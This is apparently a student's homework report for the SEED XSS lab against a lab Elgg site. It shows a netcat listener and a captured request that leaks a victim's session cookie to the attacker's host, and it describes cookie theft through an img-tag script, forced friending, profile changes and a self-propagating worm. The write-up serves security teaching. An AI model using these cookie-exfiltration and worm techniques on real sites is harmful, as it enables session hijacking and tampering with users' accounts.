Information Security HandsOn Approach HW6

60947045s 呂昀修

Jan, 03, 2022

1. **SEED Lab (40 points)**

   Task1.
   I insert an alert script to brief description of Samy's profile and save it. It shows the alert in Samy's home page.



Figure 1



Figure 2

Task2.
It can also show the cookies in alert.



Figure 3

Figure 4

Task3.
By intercepting the victim server, we can steal the cookies. First, use netcat to intercept port 5555:

```
[12/20/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
```

Figure 5

Then we can insert a script with img tag, which the server will go to the src url, and send cookies to the url host.



Figure 6

```
[12/20/21]seed@VM:~/.../Labsetup$ nc -lknv 10.9.0.1 5555
Listening on 10.9.0.1 5555
Connection received on 192.168.1.100 36046
GET /?c=pvisitor%3Def0bbdcf-d245-4932-a957-7168e2946e9d%3B%20Elgg%3D25an30k4v31484ih9ppbckt47t HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

Figure 7

Task4.
We do know how to insert a script on a website, so let's do some malicious work - add friends automatically:

Figure 8: This is how add-friend packets look like. We'll change elgg_ts and elgg_token numbers to item names (__elgg_ts and __elgg_token)



Figure 9: send the url (red line) to the visited server

I check that Alice has no friends, but after visiting Samy's profile, Alice friends Samy on:



Figure 10



Figure 11

Task5.
Also, we can force Alice to modify herself profile (ex. brief description). I observe the brief-modified packet and the content shows as below:



Figure 12

So I can easily reconstruct the content and change the visitor's brief description.:



Figure 13



Figure 14: At beginning, Alice doesn't have any description.



Figure 15



Figure 16: After visiting Samy's profile, Alice is added brief description.

Task6.
In conclusion, we can design a worm code to make the visitor be changed into worm code (as red block below), the main function is doing the same thing as task4 and task5.



Figure 17

We can check that Alice doesn't have any friends and without description. After visit Samy's profile (and refresh the page), Alice friends Samy and her description has been modified.



Figure 18

Figure 19

